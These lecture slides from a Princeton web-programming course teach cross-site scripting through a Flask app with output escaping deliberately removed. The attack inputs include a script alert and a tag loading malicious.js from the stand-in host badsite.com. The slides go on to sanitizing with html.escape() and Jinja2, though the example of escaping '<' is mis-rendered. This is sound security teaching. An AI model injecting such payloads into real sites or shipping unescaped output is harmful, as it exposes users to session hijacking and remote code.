Security Issues in Web Programming (Part 2)

Robert M. Dondero, Ph.D.
Princeton University

Objectives

- We will cover:
  - Some important web pgmming security risks
  - Some mitigation techniques

- Thanks to **Joseph Eichenhofer** (COS 333 TA during the Spring 2020 semester) for major contributions to this lecture

Agenda

- **Cross-site scripting (XSS)**

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

“XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.”


-- https://owasp.org/www-project-top-ten/

Cross-Site Scripting (XSS)

- **Example risk:**
  - Attacker might attack your website by submitting malicious code in a form input element
    - Attacker submits malicious code in form input element
    - Website generates new HTML page containing the malicious code
    - Browser interprets the malicious code

Cross-Site Scripting (XSS)

- Recall **PennyFlask** app (cont.):



6


Cross-Site Scripting (XSS)

[see slide]

The first version of Penny that uses Flask
Before we introduced Jinja2
Three-page application: index (not shown), searchform, searchresults

Cross-Site Scripting (XSS)

- Recall **PennyFlask** app (cont.):



Cross-Site Scripting (XSS)

- Recall **PennyFlask** app (cont.):
  - runserver.py
  - penny.sql, penny.sqlite
  - book.py, database.py
  - common.py
  - **penny.py**

Cross-Site Scripting (XSS)

- Recall **PennyFlask** app (cont.):

  In penny.py, instead of this:

```
…
from html import escape
…
def search_results():
    …
    html += '<h2>Books by ' + escape(author) + ':</h2>'
    …
…
```

  suppose we do this:

```
…
def search_results():
    …
    html += '<h2>Books by ' + author + ':</h2>'
    …
…
```

Cross-Site Scripting (XSS)

- Recall **PennyFlask** app (cont.):

  In penny.py, instead of this:

```
…
from html import escape
…
def search_form():
    …
    html += escape(prev_author)
    …
…
```

  suppose we do this:

```
…
def search_form():
    …
    html += prev_author
    …
…
```


Cross-Site Scripting (XSS)

- Attack 1
  - Attacker enters this as sought author:

```
<a href="https://www.akc.org/expert-advice/
   lifestyle/cute-puppies/">Cute puppies</a>
```


Cross-Site Scripting (XSS)

- Attack 1 (cont.)




Cross-Site Scripting (XSS)

- Attack 1 (cont.)




Cross-Site Scripting (XSS)

- Attack 1 (cont.)



Cross-Site Scripting (XSS)

- Attack 1 (cont.)



The attack char sequence could be HTML code


Cross-Site Scripting (XSS)

- Attack 2 (cont.)
  - Attacker enters this as sought author:

```
<script>alert("Your system has been hacked");</script>
```


Cross-Site Scripting (XSS)

- Attack 2 (cont.)




Cross-Site Scripting (XSS)

- Attack 2 (cont.)




Cross-Site Scripting (XSS)

- Attack 2 (cont.)




Cross-Site Scripting (XSS)

- Attack 2 (cont.)



Cross-Site Scripting (XSS)

- Attack 2 (cont.)



The attack char sequence could be HTML code containing JavaScript code

Cross-Site Scripting (XSS)

- Attack 3 (hypothetical)
  - Attacker enters this as sought author:

```
<script src="http://badsite.com/static/malicious.js"></script>
<script>attack();</script>
```

Cross-Site Scripting (XSS)

- **Action item:**
  - ***Sanitize*** the string that the user enters
  - Replace HTML special characters with character references
    - Example: replace < with `<`

Cross-Site Scripting (XSS)

- **Sanitizing in Python**
  - Call `html.escape()`


Cross-Site Scripting (XSS)

- **Sanitizing in Python (cont.)**
  - Using **PennyFlask (sanitized version)** app, attacker enters this as sought author:

```
<a href="https://www.akc.org/expert-advice/
   lifestyle/cute-puppies/">Cute puppies</a>
```


Cross-Site Scripting (XSS)

- **Sanitizing in Python (cont.)**




Cross-Site Scripting (XSS)

- **Sanitizing in Python (cont.)**



Cross-Site Scripting (XSS)

- **Sanitizing in Python (cont.)**



Cross-Site Scripting (XSS)

- **Sanitizing in Python (cont.)**
  - Jinja2 can be configured to sanitize strings automatically
  - Flask by default configures Jinja2 to sanitize strings

Cross-Site Scripting (XSS)

- **Note:**
  - In “unsanitized” PennyFlask app, XSS attack by a particular browser user hurts only that particular browser user
- **However:**
  - Suppose app were changed: instead of displaying **previous** author, app displays **most popular** author across all users
- **Moral:**
  - Unsanitized strings stored **persistently** are particularly dangerous

Summary

- We have covered:
  - Cross-site scripting (XSS)